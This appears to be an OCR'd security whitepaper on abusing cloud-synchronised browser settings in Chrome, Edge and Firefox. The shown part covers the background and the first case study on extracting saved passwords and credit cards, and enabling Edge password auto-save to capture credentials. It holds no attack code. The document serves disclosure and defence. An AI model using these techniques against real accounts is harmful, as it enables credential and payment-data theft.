Breaching the Perimeter via Cloud Synchronized Browser Settings

Edward Prior - Edward.Prior@aegis9.com.au - @JankhJankh

Abstract

Cloud synchronized browser settings provide consistent configurations between devices. A significant number of these features directly affect the security of the browser. If a cloud-synched browser session is compromised, it is trivial to extract passwords and credit card information, but it can also be leveraged in unexpected ways such as forcing users to browse to malicious URLs. This functionally allows an attacker to bypass the social engineering portion of cracking the perimeter by guaranteeing that their malicious links are always clicked. However, that is just the start of the harm that can be done via synchronized browser sessions.

In this paper, I will demonstrate several techniques to leverage these settings to wreak havoc against an internal network, including credential theft, compromising local data, downloading and executing malicious files, and automatically triggering protocol handlers to execute attacker-controlled windows applications.

These problems are significantly worsened by the addition of cloud synchronized browser extensions, which can be used to compromise every page the browser accesses, allow for circumvention of the browser sandbox to compromise the local filesystem, and if the preconditions are right, can trigger remote code execution upon the user opening their browser.

Version 1.0

Revision History

Date	Version	Description
05/12/2023	1.0	Initial Release

Contents

CORE CONCEPTS

Browsers have allowed users to synchronize their information between devices since 2012[1]. The specific details and implementations of each browser synchronisation solution are different, but each contain the same key goals, such as syncing browser history, passwords, extensions, and settings. As such, if a cloud-sync account is compromised, all synchronised data is subsequently compromised, and the attacker can modify features like the user's extensions and settings.

Upon initial investigation of these features, it became clear that despite the sensitivity of these features, very little security measures are commonplace to prevent users from synchronising either corporate or personal accounts for use in browsers on corporate devices. This is best demonstrated by how session sync was enabled by default on Edge when an M365 account was used to sign into the device, leaving some users with a synchronized browser that is uploading their data to Microsoft without them noticing[2].

One other key point of note with browser synchronisation was how difficult this functionality was to identify and prevent within a corporate environment, as all sync traffic comes from trusted domains and can be encrypted with a user-defined password. Additionally, each browser commonly prompts users to enable cloud sync, without any warning of the security implications, leading to many less-technical users enabling sync without considering it a potential risk.

Cloud Synchronization

As a brief primer on how cloud-sync features work, a synchronised session will send update requests to a sync server whenever it has made changes to the user's state, such as adding a page to the history or updating a setting. It will also periodically request updates from the sync server to update the current user's state if any changes have been made on another device. Browser settings typically update in real-time, but some features require a restart before they are instantiated.

Non-Synced Settings

Not all browser settings are synchronised, and the settings that are synchronised are different between browser implementations. Most commonly, non-synced settings are attributes that are contextual to the device or for security-sensitive settings such as specifying the path for downloaded files and setting a web proxy.

Extensions & Addons

Browser extensions and addons, which for simplicity will just be called extensions in this paper, allow for applications to run within the browser sandbox on every page the browser navigates to, can embed resources within the browser, and can modify some browser settings. In the past, extensions had the ability to do more powerful actions such as loading external code and embedding external web pages within the extension[3]. Due to misuse within these extensions, this capability was subsequently limited, and extensions now contain significant vetting processes before they are published on their respective app stores. Despite this, malicious extensions are still

[1] https://www.malwarebytes.com/blog/news/2021/02/browser-sync-what-are-the-risks-of-turning-it-on
[2] https://www.extremetech.com/internet/329162-microsoft-enables-Edge-sync-by-default-hoovering-up-your-data-in-the-process
[3] https://developer.Chrome.com/docs/extensions/mv2/manifestVersion.

reasonably common[4], as detecting malicious code is never guaranteed. Browsers also contain extension testing functionality for development, which allows a user to execute untrusted extensions within their browser, however, these extensions are not synchronised.

[4] https://www.bleepingcomputer.com/news/security/malicious-Chrome-extensions-with-75m-installs-removed-from-web-store/

METHODOLOGY

The core of this paper assumes that an attacker has successfully compromised a browser account which is configured to synchronise sessions, and that the victim was using this browser on a corporate device. As such, common activities such as opening a new page, browsing sites, submitting credentials, and occasionally restarting the application are assumed.

The following methods were used to analyse what settings are synchronised:

- Manual modification of settings within the GUI.
- Modifying the browser settings files on disk.
- Interception and modification of the web requests which were used to update the settings.

Depending on the context as to where this browser sync functionality was used by the client device, sometimes interacting with the browser normally provided sufficient visibility. For a deeper inspection into functionality, Process Monitor[5], Wireshark[6], and Burp Suite[7] were used for process, network, and SSL inspection respectively.

Case studies

To demonstrate the robust attack-surface these configurations represent, five case studies were investigated I will discuss a number of case studies for each of the malware delivery methods identified, and their associated preventative measures.

1. Reconnaissance that could be done passively, including theft of passwords, credit cards and personally identifiable information.
2. The core attack primitive of controlling the user's start page as a method of guaranteeing user navigation to a specified URL.
3. Using Server Message Block (SMB) and file directives to steal credentials and host remote malicious payloads in an unsafe local context.
4. Using of protocol handlers as a method for triggering the execution of desktop applications from a browser context.
5. The implications of synchronized malicious extensions.

Versions

Testing was done on the listed browsers, the version of which can be found below. At time of writing, the latest version of each browser was tested.

- Firefox 113.0.1 (64-bit), Firefox 118.0.1 (64-bit)
- Chrome Version 117.0.5938.150 (Official Build) (64-bit)
- Edge Version 117.0.2045.47 (Official build) (64-bit)

[5] https://learn.microsoft.com/en-us/sysinternals/downloads/procmon
[6] https://www.wireshark.org/
[7] https://portswigger.net/burp

Any vulnerabilities which were patched prior to the release of this whitepaper will be specified where possible. Each browser uses a unique implementation, as such, their specific intricacies and key functionality is discussed below.

Edge

By default, sync web traffic was sent to the following endpoint:

`https://Edge.microsoft.com/sync/v1/feeds/me/syncEntities/command/?client=Chromium&client_id=<ID>`

The sync internals for Edge can be found at the following URL:

`Edge://sync-internals`

Chrome

By default, sync web traffic was sent to the following endpoint:

`https://clients4.google.com/Chrome-sync/command/?client=Google+Chrome&client_id=<ID>`

The sync internals for Chrome can be found at the following URL:

`Chrome://sync-internals`

Firefox

By default, sync web traffic was sent to the following endpoint:

`sync-1-us-west1-g.sync.services.mozilla.com`

Firefox does not have an equivalent of sync-internals, however, the documentation for Firefox sync can be found at:

`https://mozilla-services.readthedocs.io/en/latest/storage/apis-1.5.html`

Unlike Chrome and Edge, Firefox sync data was encrypted locally by default, meaning that the cloud provider did not have a plaintext copy of any information submitted, but also cannot perform any server-side validation on it.

The following extension provided very similar functionality to the sync-internals pages found in Edge and Chrome, and as such was used to provide visibility and allow for modification of settings at a lower level than the default GUI.

`https://addons.mozilla.org/en-US/Firefox/addon/about-sync/`

Once installed it could be viewed at **`about:sync`**.

Key Terminology

Extension: Any third-party functionality which can be installed into the browser and synced between sessions. Each browser names this functionality slightly differently, so Extension will be used as the catch-all.

Sync-internals: refers to the page within Edge and Chrome that allows viewing of sync data from within the GUI.

About:sync: The similar functionality to sync-internals found within the Firefox about-sync plugin.

XSS: Cross Site Scripting (XSS) vulnerabilities occur when an attacker can force JavaScript to be executed in a user's browser in the context of their current session, typically resulting in credential compromise.

CSRF: Cross-Site Request Forgery (CSRF) attacks occur when an attacker forces a user to send an attacker-controlled request to a website. If a victim is authenticated to the target site, these attacks can use the victims cookies to trigger authenticated state-changing actions on the site.

Same-Site Request Forgery: Same-Site Request Forgery Attacks operate identically to CSRF attacks but originate from the application that the forged requests are being sent to, this allows for circumvention of almost all CSRF prevention methods, but requires XSS to exploit, as the malicious JavaScript must be hosted on the target application.

RCE: Remote Code Execution (RCE) refers to any malicious payload that allows for arbitrary commands to be run on the victim device from a remote device. Typically this will compromise the all data within the context of the user executing the payload.

Webshell: A persistent backdoor in a web application that allows a remote attacker to trigger a Remote Code Execution payload.

HTML Smuggling: A technique to bypass web gateway blocking and detection by downloading a file directly within in a browser page via JavaScript.

CASE STUDY 1: RECON AND PASSIVE ATTACKS

The initial case study evaluated the compromise of data stored within a cloud-sync session without any overtly malicious actions. This was done by taking typical actions for a cloud-sync session and then observing the accessible data within the account through the following methods:

- Observing the browser GUI.
- Inspecting sync web requests and responses.
- Analysing the files on disk.
- Viewing the data through the about-sync pages.

Password Theft

All three tested browsers allowed for trivial compromise of credentials and the endpoints to which those credentials were submitted. This could be useful for an attacker to identify valid credentials for internal sites to target for subsequent attacks.

These credentials could be found at the following URLs:


- Chrome – In older versions this was found at **`Chrome://settings/passwords`**, but has recently[8] changed to **`Chrome://password-manager/passwords`**.
- Edge - **`Edge://settings/passwords`**.
- Firefox - **`about:logins`**.

Chrome and Edge prompted the user to submit their desktop password before showing plaintext passwords, this feature did not prevent these attacks, as the attacker would control their own device for the following methodologies and could view the sync data directly to circumvent this feature.

Chrome

Chrome had no feature to automatically save passwords and would prompt the user prior to saving a password in the sync session. As such, its main use was for stealing passwords that the victim had already saved.

[8] https://blog.google/products/chrome/google-chrome-password-manager-new-features/


Settings – Autofill and passwords | Google Password Manager | jankhjankh.github.io/payment.ht

Dangerous | jankhjankh.github.io/payment.html?uname=Username&psw=Password&remember=on

Test Responsive Checkout Form

Resize the browser window to see the effect. When the screen is less than 800px wide, … other instead of next to each other.

Billing Address

Full Name: John M. Doe

Email: john@example.com

Address

Payment

Accepted Cards

Name on Card: John More Doe

Credit card number

Save password?


Username: Username

Password: ••••••••

Save | Never

You can use saved passwords on any device. They're saved to Google Password Manager for roy.bunsen@gmail.com.

Figure 1: Chrome prompting a user to save their password.


Settings – Autofill and passwords | Google Password Manager | jankhjankh.github.io/payment.ht

Chrome | chrome://password-manager/passwords/jankhjankh.github.io

Password Manager

jankhjankh.github.io

Username: Username

Sites: jankhjankh.github.io

Password: ••••••••

Note: No note added

Edit | Delete

Figure 2: Viewing the resultant information in chrome.

Edge

The Edge browser cloud-synchronised the feature to automatically save user-submitted passwords. This allowed an attacker to functionally keylog the user by enabling this setting from the attacker session. A full demonstration of this can be found in the key results section.

Firefox:

With Firefox, no device credentials were required to view the passwords, and it always required a user prompt to save them.



jankhjankh.github.io/payment.
Logins & Passwords
New Tab
https://jankhjankh.github.io/payment.html?uname=Username&psw=Pa
Save login for jankhjankh.github.io?
Username
Username
Password
••••••••
Show password
Save
Don't save
Test Responsive Ch
Resize the browser window to s wide, make the two columns stack on top of each other instead of nex
Billing Address
Full Name
John M. Doe
Cart 4
Product 1 $15
Product 2 $5

Figure 3: Password save prompt in Firefox.

Interestingly, it also showed when these passwords were last used, which could help an attacker triage the order of credentials to attempt.





Figure 4: Viewing login information in Firefox.

For extra information on how Firefox logged when a user's password was last used, an example of what the data looked like through **`about:sync`** is shown below:



```
▼ 3: Object
  ▼ cleartext: Object
      id: "{aef46dab-3c32-4d23-bd55-9b07e580c392}"
      hostname: "https://jankhjankh.github.io"
      formSubmitURL: "https://jankhjankh.github.io"
      httpRealm: null
      username: "username"
      password: "password"
      usernameField: "uname"
      passwordField: "psw"
      timeCreated: 1696463467376
      timePasswordChanged: 1696463467376
  ▼ data: Object
      id: "{aef46dab-3c32-4d23-bd55-9b07e580c392}"
      modified: 1696471546.64
    ▼ payload: Object
        ciphertext: null
        IV: "BVehNXhWbFioUMwFxSbqMA=="
        hmac: "089b7bb1d29c2222485af56645d3ba77c0d7f1acc3b12f0127b4537389d2b3a6"
    collection: undefined
```

Figure 5: The internals of Firefox sync including the timestamps it was last used.

Credit Card Theft

All three tested browsers allowed for compromise of credit card information, including the sites to which those credentials are used. Credit card data was handled with slightly higher security than non-password submitted data.

Browsers appeared to identify if a submitted value was a credit card number by checking if it passed the Luhn Algorithm[9] test. As such, this measure did not work for mistyped credit card numbers, which were stored as different data types, resulting in less protections.

They could be found at the following URLs:


- Chrome - **`Chrome://settings/payments`**
- Edge - **`Edge://settings/payments`**
- Firefox - This cannot be viewed through the GUI, and must be viewed via reading the local files, installing the **`about:sync`** extension, or intercepting and decrypting sync traffic.

As with passwords, Chrome and Edge prompted the user to submit their desktop password.

The impact of credit card theft could be very significant, depending on the context of the information. If a corporate credit card was saved within a session, the financial impact could be significant enough to avoid requiring cracking the perimeter. Alternatively, compromising user payment information could cause notable harm to an organization in downstream ways.

Chrome

Chrome did not cloud synchronise credit card numbers, however, they were stored on disk in a retrievable manner. By editing the card, the full credit card number was revealed:



Save and fill payment methods
Fills in payment forms with your saved payment methods

Allow sites to check if you have payment methods saved


To add or manage Google Pay payment methods, visit your Google Account

Payment methods

VISA Bunsen ••••4241
10/24

Figure 6: Viewing payment data in Chrome.

[9] https://en.wikipedia.org/wiki/Luhn_algorithm



Edit card

Card number: 4242424242424241

Expiry date: 10 / 2024

Name on card: Roy Bunsen

Card nickname: Bunsen


This card will be saved to this device only

Cancel | Save

Figure 7: Viewing all credit card data except CVV in Chrome.

Edge

The feature to save payment info without asking was cloud synchronised, however the card data was not synchronised without a user explicitly cloud synchronising them.



Edge | edge://settings/payments
Settings
Search settings
Profiles
Privacy, search, and services
Appearance
Sidebar
Start, home, and new tabs

Profiles / Payment info

Try the new management experience in Wallet — Go to Wallet

Save and fill payment info — On


Offer to save cards and automatically fill out payment details

☑ Automatically save payment info

If you're syncing, your card will be automatically saved to your Microsoft account. Manage settings Learn more

Figure 8: Feature to automatically save payment info in Edge.

The only prompt shown to the user when a credit card was saved was a small notification in the URL. This faded after approximately one second.


jankhjankh.github.io/payment.ht | Settings

https://jankhjankh.github.io/payment.html?f... | Card saved to Microsoft Edge

